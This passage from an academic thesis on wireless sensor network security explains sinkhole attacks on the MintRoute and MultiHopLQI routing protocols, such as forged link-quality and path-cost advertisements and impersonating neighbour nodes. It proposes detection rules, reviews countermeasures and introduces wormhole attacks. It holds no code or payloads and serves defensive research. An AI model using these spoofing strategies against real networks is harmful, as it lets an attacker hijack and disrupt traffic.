
The strength of this attack stems from its transparency. The malicious node behaves as stated in the protocol and neither performs extra communication nor requires additional hardware. Additionally, the use of cryptography cannot prevent this attack because the malicious node may be an existing node that has been compromised. In this case, the malicious node has legitimate keys to communicate with the other nodes.

4.3.1 Sinkhole Attack on MintRoute

MintRoute uses link quality estimates as the routing cost metric to build the routing tree toward the base station. For the calculation of these link estimates, MintRoute uses the packet *error rate*. The nodes periodically transmit a packet, called "*route update*" and each node estimates the link quality of its neighbors based on the *packet loss* of the packets received from each corresponding neighbor. The list of these estimates for each neighbor is periodically broadcasted by the node in its route update packets.

Every node maintains a Neighbor Table and updates it when it receives a route update packet. This table stores a list with the IDs of all neighboring nodes and their corresponding link costs. The node chooses its "parent node" to be the one with the best link quality in the Neighbor Table. Note that the hop distance of each neighbor to the base station is not taken under consideration in choosing the parent, unless two nodes have the same link quality.

The parent changing mechanism is triggered every time the link quality of one or more nodes becomes 75% better than the link quality of the current parent, or the link quality of the current parent drops below 25 in absolute value (with 255 being the maximum value). In such case, the node with the highest quality becomes the new parent. However, if two of such candidate nodes happen to have the same link quality, the new parent will be the one with the smaller hop count to the base station.



Node	LinkQuality
B	170
C	255
F	150

Node	LinkQuality
B	20
C	255
F	150

Figure 4.1: The two phases of sinkhole attack on MintRoute. (a) Node C (attacker) receives the route update packet of node A. (b) Node C sends a forged packet to A, impersonating B. In both cases the Neighbor Table of node A is indicated.

In the case of a routing protocol, like MintRoute that uses link estimates as the routing metric, the compromised node launching the sinkhole attack will try to persuade its neighbors to change their current parents and choose the sinkhole node as their new one. There are two ways to do that:

1. Advertise an attractive link quality for itself,
2. Make other nodes look like they have worse link quality than itself.

Note that the attacker cannot launch a sinkhole attack by advertising that it has a lower hop count to the base station, as this metric is not the primary criterion in this routing protocol. So the attacker needs to come up with more sophisticated ways.

Moreover, just advertising a high link quality to the other nodes may not be enough, since for robustness reasons most of these routing protocols do not allow changing parents frequently and for no good reason. For example, when a node changes its parent, this could create a routing cycle in the network, which is followed by an extra cost to resolve it. Therefore, aside from advertising a high link quality for itself, another way for the attacking node to launch the sinkhole attack is to make the current parents look like they have a very poor link quality, which will trigger the parent changing mechanism in their children. Then the new parent to be chosen will be the sinkhole node.

The way to do that is to change the link quality estimates sent by the parent nodes, within their route update packets. The attacker listens to the route update messages from its neighbors, alters them and replays them impersonating the original sender. Even if there is an underlying key mechanism that nodes can use to communicate securely with each other, most probably the attacker will be using a broadcast key shared with the nodes to be able to overhear, change and send these packets.

Let's take for example the case shown in Figure 4.1, where node C is the attacker and node B is the current parent of node A. Node C has sent its own route update packet advertising a fake link quality (at the maximum value of 255), but this is not enough to make node A change its parent. Therefore, when it receives the route update packet of node A, it changes the link quality of node B to a low value and sends it back to A as a unicast packet, impersonating B. Upon receiving this packet, node A thinks it is a route update packet from B, it extracts the link quality estimation and updates the corresponding entry in the Neighbor Table. This will trigger the parent changing mechanism and since the link quality of node B is below 25, that node will be ignored in the selection algorithm and node C will be chosen.

After performing the above attack for all of its neighbors, the Sinkhole node will eventually attract the traffic passing through these nodes.

4.3.2 Sinkhole Attack on MultiHopLQI

From what we described in the previous section, the weakness of MintRoute is that each node is based on the advertised link quality from other nodes to decide on its parent. In MultiHopLQI, the nodes calculate the link quality based on their own hardware. Each node periodically broadcasts a *beacon* message and the receivers extract the LQI given by their radio chip. This number is given to a function that calculates the *cost* of the corresponding link. The cost is inversely proportional to the LQI. The most attractive link is the one with the lowest cost. In what follows, we will use the notation $Cost_{AB}$ to indicate the cost estimation of node A for the link between itself and B.

The payload of the beacon message includes the sender's current parent and a cost for the whole path to the base station (i.e., the *path cost*). This cost is calculated as the sum of all the costs of the links that make the path. For a node B that has a parent D, its path cost is calculated as

$$Cost_B = Cost_{BD} + Cost_D \tag{4.1}$$

The value of $Cost_B$ is included in the beacon of node B. Node A that receives the beacon, reads and stores the value in a table. It also calculates $Cost_{AB}$ as we described above and calculates its own path cost, $Cost_A$, using Equation (4.1). Node A chooses as its parent the node that minimizes $Cost_A$. According to this algorithm, we identify three ways for an attacker C to launch the sinkhole attack:

1. Advertise a low path cost with its parent,

2. Make other nodes look like they have worse path costs than itself,

3. Change its parent to the neighbor with the minimum path cost.

Let us describe each of the above strategies using the example shown in Figure 4.2. Let's suppose that initially the nodes have chosen their parents as depicted in Figure 4.2 (a). The path costs for each node are also indicated. Node C is compromised by an attacker and her goal according to the sinkhole attack is to attract as much traffic as possible from the neighboring nodes, convincing them to choose C as their parent.




Figure 4.2: Three sinkhole attacks on MultiHopLQI. Case (a) shows the original settings of the network before the attack, while cases (b), (c) and (d) show the result of each of the three strategies.

The first and easiest way is to advertise the minimum path cost to the base station. This is shown in Figure 4.2 (b). According to the function built in MultiHopLQI, the path cost that corresponds to the maximum LQI is 15. The result of this attack is that nodes A, E and F change their parents to C, as this reduces their corresponding path costs. This will also trigger the parent changing mechanism at the parent of the attacker, node B. However, choosing any of the children of C will result in the formation of a routing cycle since B is the attacker's parent, and eventually will be forced to go back to its old parent D. In the experiments, we noticed that this behavior of B kept repeating, however according to the routing protocol, it is legitimate, so we consider that the goal of the attack has been reached.

The second way to launch a sinkhole attack is for node C to impersonate a node and advertise a very high path cost on its behalf. For example, in Figure 4.2 (c), the attacker broadcasts beacons impersonating node E and advertises a path cost equal to, let's say, 1000. Its child F updates its own path cost to $1000 + Cost_{EF}$ and realizes that choosing node C as its parent will reduce it substantially. Since node E will keep broadcasting its legitimate beacons periodically (with path cost 92), the attacker needs to do the same with its spoofed messages, immediately after the messages of E. This will keep $Cost_E$ in the memory of node F at the attacker's desirable value. If node C follows the same strategy for each node in its vicinity, it will manage to attract all the traffic.

The third strategy for the attacker is to look for the node with the minimum path cost in the neighborhood and advertise the best possible, but also legitimate, path cost for itself. For example, in Figure 4.2 (d), node E has the best path cost. In this network, it is the case that

$$Cost_E + Cost_{EC} > Cost_B + Cost_{BC},$$

so node C had chosen B as its parent. For the attack, however, node C chooses E as its parent and advertises a very attractive path cost, i.e., $Cost_E + 15$. This is much less than the path cost it was advertising before. The neighbors will update this value in their tables and hopefully their corresponding path costs will drop by choosing C as their parents, as it is the case with Figure 4.2 (d). In the next section, we will see that this form of attack is the hardest to detect, since the attacker does nothing that is not legitimate.

4.4 Detecting the Sinkhole Attack

Based on the vulnerabilities of the routing protocols that we exposed in the previous section, we now move a step further and propose specific rules that can be used to detect the attack. Since all communication in a WSN is conducted over the air, nodes can listen on the network and capture and examine individual packets passing from their immediate neighborhood in real time. So, the question that we try to answer in this section is whether nodes can autonomously, through hosted IDS agents, realize that a sinkhole attack takes place in their neighborhood, *without* the help of the base station or cluster-heads.

4.4.1 Detection Rules of MintRoute

In order to detect the sinkhole attack on MintRoute, we add a rule that will trigger an alert whenever a malicious node tries to impersonate another node, according to the attack we described in Section 4.3.1. The intuition is that route update packets should originate only from their legitimate sender and the nodes should defend against impersonation attacks.

Detection Rule 1. *For each overheard route update packet, check the sender field, which must belong to one of your neighbors.*




Figure 4.3: The estimates of node A and node C for the quality of the link between them, based on the packet loss rate.

For the example shown in Figure 4.1, the rule will be triggered in node B, since it will overhear the packet sent by node C impersonating B. It will be also triggered in nodes E and F, which will overhear a packet from node B without being neighbors of B. As the attacking node tries to acquire more nodes using this method, the rule will be triggered in most of its neighbors.

There is also another rule that can be used by legitimate nodes, which is based on anomaly detection. In particular, we make the following observation: according to MintRoute, each node independently measures the link quality estimate of each neighbor and receives their estimates through the route update packets. As one expects, these values cannot have a big deviation from each other. For example, let's take the link between the two nodes, A and C of the network in Figure 4.1. Figure 4.3 shows the estimate of node A for the quality of that link and the estimate of node C for the same link and for the same period of time. As it is expected, the estimates of the two nodes for the same link are almost the same, with some small deviation. In particular, the maximum difference that we found between the two link estimates was 49, which corresponds to 19.2%.




Figure 4.4: The overall success rate of LIDeA framework.

As we said in Section 4.3.1, an attacking node may try to advertise a very high link quality for itself, hoping that this value will be more than 75% better than the link quality estimate of a node for its current parent. This advertisement is overheard by its neighbors. However, this value will not correspond to the link quality estimate that the node has for the link with the attacking node. This observation can help us define a second rule, as follows.

Detection Rule 2. *For each* $[parent, child]$ *pair of your neighbors, compare the link quality estimate they advertise for the link between them. Their difference cannot exceed* 50*.*

Let us note that for a node that detects an anomaly according to the above rules, it is only an *indication* that a sinkhole attack is in progress. For example, using *Detection Rule* 1, there is no way to know which node is trying to launch the attack, since the sender field is altered. The only conclusion that can be drawn so far is that the attacker is one of the neighboring nodes, since the route update packets are only broadcasted locally. Similarly, for *Detection Rule* 2, a monitoring node cannot know which of the two nodes advertises fake link quality. However, because the goal of the attacker is to attract as much traffic as possible (there is no point in affecting only a small portion of nodes in a specific region) *all* of the neighboring IDS watchdogs, enhanced with these detection rules, will be alerted that something is wrong. Therefore, incorporating such rules in an intrusion detection system that induces *collaboration* with other nodes in the area, like the one presented in Chapter 3, can lead to successful detection.

For example, in Figure 4.4 we calculated the probability that *LIDeA* system successfully identifies the attacker. To do this we run our intrusion detection protocol for 10.000 different topologies, choosing each time a random attacker. If the voting phase was conclusive the protocol ended; otherwise, the IDS agents were not able to deduce the attacker's identity. As we can see, the protocol always succeeded except for the cases where the topology was such that the intersection of the suspected sets that each agent received produced a set of more than one node.

More specifically, given that all neighbors of the attacker were in alert mode, there were some topologies where at least one node s had the exact same neighborhood as the attacker (this happened due to random deployment of nodes). In this case, s will be suspected by the same number of nodes as the attacker. Therefore, the voting phase and, hence, the intrusion detection will fail (100). However, as we can infer from Figure 4.4, when the network becomes more dense this probability drops, and for more than 7 neighbors in average it becomes less than 10%.

4.4.2 Detection Rules on MultiHopLQI

Since some of the attacker's strategies are common between the two routing protocols, the corresponding rules can also be applied to detect the sinkhole attack in MultiHopLQI. In particular, in the case that the attacker tries to impersonate another node and advertise a high path cost (ref. Figure 4.2 (c)), *Detection Rule* 1 from the previous section can be applied here as well.

For the strategy described in Figure 4.2 (b), where the attacker advertises the minimum path cost, there is an inconsistency in the protocol itself that we can take advantage and define a new rule. We notice that the path costs should be increasing as we move more hops away from the base station. In other words, each node should be advertising a bigger path cost than its parent, as it is derived by Equation (4.1). In this attack, it's not hard to see that this condition is violated. According to the description of the attack, the attacker advertises a path cost which is smaller that its parent. The nodes that are neighbors of both the attacker and its parent have their path costs stored in their memory, according to the protocol. So they could apply the following rule and detect the attacker:

Description Rule 3. *For each beacon, check that the advertised path cost of the node is bigger than the path cost of its father.*

If this rule is violated, one of the two nodes lies about its path cost and it has to be the one that advertises the smaller cost. In a different case, in which the attacker for whatever reason advertises a bigger path cost than its legitimate child, that child would immediately update its path cost according to Equation (4.1) and may trigger the parent changing mechanism, depending on the




Figure 4.5: The estimates of node E and node C for the quality of the link between them, based on the LQI.

result. In any case however, the rule would not be violated. So this rule can lead to immediate detection.

Detecting the third attack that we described in Section 4.3.2 for MultiHopLQI is more difficult, because as we said, the attacker advertises a path cost that is within the limits and is higher than the cost of its parent, as it is supposed to be. However, the advertised cost is still fake and does not correspond to the real link quality, so, like what we did in the case of MintRoute, we turn to anomaly detection. We made the same experiment and compared the LQI of two nodes, E and C, for the link between them. As shown in Figure 4.5, they are the same, except for a small deviation. The maximum observed difference was 7. So, for MultiHopLQI, we can define an equivalent rule with *Detection Rule* 2, as follows.

Detection Rule 4. *For each* $[parent, child]$ *pair of your neighbors, compare the LQI they advertise for the link between them. Their difference cannot exceed* 10.

The only problem about applying this rule in practice is that nodes in MultiHopLQI do not advertise the LQI that they calculate for their links. We strongly suggest this modification for future designs of similar routing protocols. Alternatively, such a mechanism should be embedded in the running IDS system. The observations made in the previous section, regarding the incorporation of such rules in a cooperative intrusion detection system (Figure 4.4), apply here as well.

4.5 Existing Sinkhole Countermeasures

A first approach on the detection of sinkhole attacks has been presented by Ngai *et al.* (125). This approach involves the base station in the detection process, resulting in a high communication cost for the protocol. The base station floods the network with a request message containing the IDs of the affected nodes. The affected nodes reply to the base station with a message containing their IDs, ID of the next hop and the associated cost. The received information is then used from the base station to construct a network flow graph for identifying the sinkhole.

Another interesting detection scheme is proposed by Choi and Kim (126). Their presented method can detect a sinkhole attack that uses *LQI* based routing and several detecting nodes. *General nodes* collect minimum link costs inside a neighborhood, and *detecting nodes* compute the minimum path cost with their surrounding detector nodes. Then they can detect an abnormally strong signal from the actions of the malicious node by referring to the constructed minimum link cost table.

Moving on, Tumrongwittayapak *et al.* (127) present a lightweight and robust solution for detecting the sinkhole and selective forwarding attacks based on RSSI values of received messages. Their proposed scheme needs collaboration of some extra monitor (EM) nodes. They use RSSI values from four EM nodes to determine the positions of all sensor nodes with respect to the base station. Then they use these information as a weight for monitoring all network traffic that passes through various established routes.

Other existing protocols build detecting mechanisms for sinkhole attacks in sensor networks that are based on routing protocols usually deployed in Ad-Hoc networks, like the *Ad-hoc On-demand Distance Vector* protocol (AODV) (128) and the *Dynamic Source Routing* (DSR) protocol (129). However, in our experience, routing protocols specifically designed for sensor networks, like MintRoute and MultiHopLQI, require much less resources and are usually preferred for such networks.

In general, secure routing has been attracting the attention of many researchers (130), since it is vital to guarantee correct operation of sensor protocols. The main conclusions of recent studies is that updating current protocols with security extensions is not sufficient. The only viable solution is to design them from scratch, with security in mind, and enhance their cooperation with efficient intrusion detection systems.

4.6 Conclusions

A sinkhole attack is considered to be a prominent attack that is carried out in order to alter the correct routing in a wireless sensor network. The detection of such an attack is still a significantly challenging task. In this chapter, we identified several vulnerabilities of a popular set of routing protocols (*link quality* RPs) for sensor networks and showed how they can be exploited by an attacker for establishing a sinkhole. It turns out that the effort the attacker has to put is minimal, and the attack can go undetected, unless certain detection rules are applied.

We identified a first set of such rules, that can be incorporated in any hosted IDS agent, for efficiently detecting the anomaly created by the sinkhole intrusion attempt. Then by having the alerted nodes cooperate and exchange their partial views, they can conclude on the attacker's identity. Furthermore, we highlighted the modifications that are necessary for securing the underlying routing protocols. We believe that such a set of principles exhibit the strength of intrusion detection systems once enhanced with the appropriate detection specifications. In general, the results of this chapter serve a two-fold purpose: they motivate a better design of routing protocols that can make them more resilient to attacks and they also open the way for defining more general and formal rules in intrusion detection designs.

Chapter 5

The Wormhole Attack; Severity Analysis and Countermeasures

5.1 Introduction

In multi-hop wireless systems, such as sensor networks, the need for cooperation among nodes to relay each other's data packets is fundamental. This is achieved by networking mechanisms, such as routing, that require wireless nodes to be aware of their local neighborhoods. As we described in the previous chapter, attacking the routing layer can lead to the degradation of the quality of service of the targeted network or even disruption of its entire functionality. Having identified sufficient rules for detecting the sinkhole attack, we continue our work by investigating a more challenging routing threat in sensor networks, namely the *wormhole attack* (79). In this attack, an adversary eavesdrops and tunnels messages received in one part of the network and replays them (possibly selectively) in a different part, as shown in Figure 5.1. Thus nodes who would normally be multiple hops away from a sink are convinced that they are one or two hops away via the wormhole.

We must emphasize that although the wormhole can have strong effects on routing, it is essentially an attack against neighbor discovery (ND). Knowledge of k-hop neighbors is essential for almost every routing protocol, MAC protocols and several other topology-control algorithms such as construction of minimum-energy spanning trees. It is the process by which each node discovers others within transmission range in order to coordinate with them for any subsequent communication. This often implies that every pair of neighboring nodes is *physically* close to each other. ND is, therefore, a crucial first step in the process of self-organization in WSNs and must be secured against intrusion attempts that may occur in hostile environments (131, 132, 133).

In this chapter, we explore the development of a *localized* algorithm that can detect wormhole attacks on wireless networks directly based on *connectivity* information implied by the underlying communication graph. Our work deviates from the customary strategies of using specialized hardware in sensors, directional antennas, tight clock synchronization, or distance measurements




Figure 5.1: Demonstration of a wormhole attack. Nodes in area A consider nodes in area B their neighbors and vice versa.

between the nodes, thus making this approach universally applicable. The detection algorithm can be incorporated in an intrusion detection system (like the one presented in Chapter 3) where it will be run on demand (*independently*), by the hosted IDS agents, when the existence (or not) of a neighbor relationship needs to be verified. The intuition is to search for simple network structures that indicate that no attack is taking place. Therefore, each agent can conclude on the identity of the attacker without the need of communication amongst them. Experimental results show that our algorithm's efficiency is not affected even by frequent connectivity changes. We provide an analytical evaluation of the algorithm's performance and correctness showing that attack prevention is 100% (even for low density networks) while keeping the running time and the percentage of false positives very small.

The remainder of this chapter is organized as follows. The significance of wormhole attacks is discussed in Section 5.2. In Section 5.3 we consider previously proposed countermeasures in detail, and state our assumptions in Section 5.4. Section 5.5 is the heart of this work; it gives an insight on the algorithm, a mathematical proof about its correctness along with a probabilistic analysis on its behavior on legitimate node addition. We present simulation-based results and experiments on real sensor devices in Section 5.6. Several issues related to the proposed protocol are analyzed and discussed in Section 5.7. Finally, Section 5.8 concludes the chapter.

5.2 Significance of Wormhole Attacks

The **wormhole attack** is a severe threat against the routing control plane of a network and belongs in the broad family of *relaying attacks* (134) where the adversary relays a healthy nodes' packets instantaneously in another part of the network. In this kind of attack, an adversary can convince




Figure 5.2: Wormhole effect on the network routing control plane. Projection of the two ends of the wormhole.




Figure 5.3: At most two nodes x and y can be packed inside a lune with distance more than the radius r.

distant nodes that are only one or two hops away via the wormhole. For example, in Figure 5.1, nodes in region A believe that neighbor links exist between them and nodes in region B that are in reality far away from their transmission range. This is equivalent with taking all nodes in one area and place them at just one point within another area, as shown in Figure 5.2.

To launch such an attack, an adversary establishes a low-latency link, referred as a *wormhole link*. The link is formed in such a way so that nodes cannot detect it (i.e., wired connection or out-of-band wireless transmission) and packets can travel from one end to the other faster that they would normally do via a multi-hop route in the network. The significance of wormholes lies in the fact that the adversary does not need to understand what she transfers through this link. The tunneled packets can even be encrypted; in such a case, the adversary transfers the encrypted bits through the wormhole, without breaking any cryptographic keys. Indeed, the adversary does not even need to wait to receive the entire packet before she starts to transfer it to the other end of the wormhole; she can operate on a bit-by-bit level (135). At the end, she is able to control the underlying networking mechanisms and manipulate nodes to send more traffic through the established link enabling other kind of attacks such as the Sinkhole attack (Chapter 4).

Overall, in order to mount a wormhole attack, the adversary does not need to compromise any nodes in the network, thus allowing her to stay "invisible"; it is sufficient to install simple radio transceivers that operate as packet repeaters. Hence, it is obvious, that defending a network against such type of attacks is a hard task to achieve.

5.3 Previous Wormhole Countermeasures

In this section we describe the most widely known proposed measures for mitigating the effects of a wormhole attack in wireless networks. Enhancing routing with strong node authentication and lightweight cryptography (79) was initially proposed as a countermeasure, however, the wormhole attack cannot be defeated that easily as an attacker can simply forward encrypted packets.

An alternative set of mechanisms that operate independently from the underlying routing protocol is based on *distance/time bounding* techniques. Hu *et al.* (136) add a secure constraint (leash) to each packet, such as timing or location information, that is used to infer whether a packet has traveled a distance larger than physically possible. This technique works fine in the presence of specialized hardware for localization and synchronization; however, this assumption raises questions about its applicability to ordinary sensor networks.

Another set of solutions use authenticated *distance bounding* of the round trip time (RTT) of a message (135, 137, 138), received signal strength, or time difference of arrival (139) in order to ensure that nodes are close to each other. The effectiveness of such schemes relies on the immediate reception of responses to challenges sent, however, this may not be possible as MAC protocols introduce random delays between the time a packet is sent and the actual time it is transmitted via the radio interface. Su and Bopanna (140) also proposed a distributed detection technique based on the propagation speed of requests and statistical profiling. It does not require the clocks to be synchronized network-wide and no additional control packets are needed. However, it is supposed to be complementary to the existing underlying routing protocols.

Another line of defense is the use of *graph theoretic* and *visualization* approaches. Buttyan *et al.* (141) proposed two detection mechanisms where nodes report only the list of their *believed* neighbors to the central entity. The first mechanism detects the increase in the network density whereas the second detects the length decrease of the shortest paths between affected pair of nodes. Similarly, Wang and Bhargava (142) proposed a centralized detection technique which uses distance estimations between neighboring nodes in order to determine a "network layout" and identify inconsistencies in it, using multi-dimensional scaling (MDS) techniques. Finally, the works in (143, 144) make use of guard nodes that attest the source of each transmission. However, these techniques either make location claims or use special purpose hardware making these approaches impractical.

An interesting approach to date is the work presented by Maheshwari *et al.* (145) which looks for *forbidden structures* in the underlying connectivity graph. This is based on the observation that inside a lune (intersection of nodes u and v in Figure 5.3) we can place at most two other nodes x and y so that they are *not* neighbors of each other. This is easy to see since if we place three nodes, two of them will have to be in either the upper or the lower half of the lune. But then their distance will be smaller than the communication radius and they will be neighbors of each other. Thus, in general, three 2-hop neighbors cannot be the common neighbors of two other nodes u and v. For example, in Figure 5.2, nodes 1, 3 and 5 cannot possibly be neighbors of (say) 20 and 23.

While this is a nice, *localized* approach that uses connectivity information to detect a wormhole, it suffers from a number of shortcomings. First, it does not always guarantee detection since existence of three 2-hop neighbors lying in the common intersection area of two others is dependent on the density of the network. The technique will probably fail when the average neighborhood size is low. To alleviate this problem one may look for similar forbidden substructures of size f_k among k-hop neighbors of u and v. Unfortunately, there are two issues with this approach.The first one is that the forbidden substructure is really an *independent set* of the set of common $2k$-hop neighbors $C_{2k}(u, v)$, a known *NP-complete* problem. Of course one may try to find a maximal independent set in $C_{2k}(u, v)$ and try to compare it with f_k. If the size of the independent set is equal or greater than f_k then an alarm can be raised. However, the value of f_k, for $k > 1$, cannot be estimated that easily. For example, for $k = 2$ (2-hop case) this number is as big as 19 (145). Unless the node density is extremely high, it is unlikely that one will be able to find that many common independent 2-hop neighbors in order to detect the attack.

5.4 System Model and Assumptions

5.4.1 Network Model & Communication

In our model, a WSN consists of a set $S = \{s_1, s_2, ..., s_n\}$ of n sensor nodes. Sensor nodes are considered neighbors when the distance between them is shorter than some range r. For any sensor node s, the set of neighboring nodes is denoted by $N(s)$. In our model we do not require the nodes to be equipped with any specialized hardware such as GPS, or follow any tight clock synchronization scheme. Additionally, we place no restrictions on the network topology (static or dynamic) or the distribution of nodes. Our first assumption concerns neighborhood information and is denoted by SMA-1 (for System Model Assumption):

SMA-1 All sensors run some neighbor discovery routine, as part of their routing protocol, and they can record their neighbor IDs. Thus every node knows its k-hop neighborhood, where k is a small number, typically 1 or 2.

The above assumption is light and realistic, considering the case of sensor networks with unreliable wireless links and frequent conntivity changes. Furthermore, a lot of research in such networks has been conducted based on the 2-hop neighborhood knowledge, covering areas from energy consumption efficiency (146, 147) to intrusion detection (Chapter 3). In any case, as we will see shortly and discuss further in Section 5.7, even if SMA-1 does not hold, *no wormholes can be allowed in the network.*

5.4.2 Attacker Model

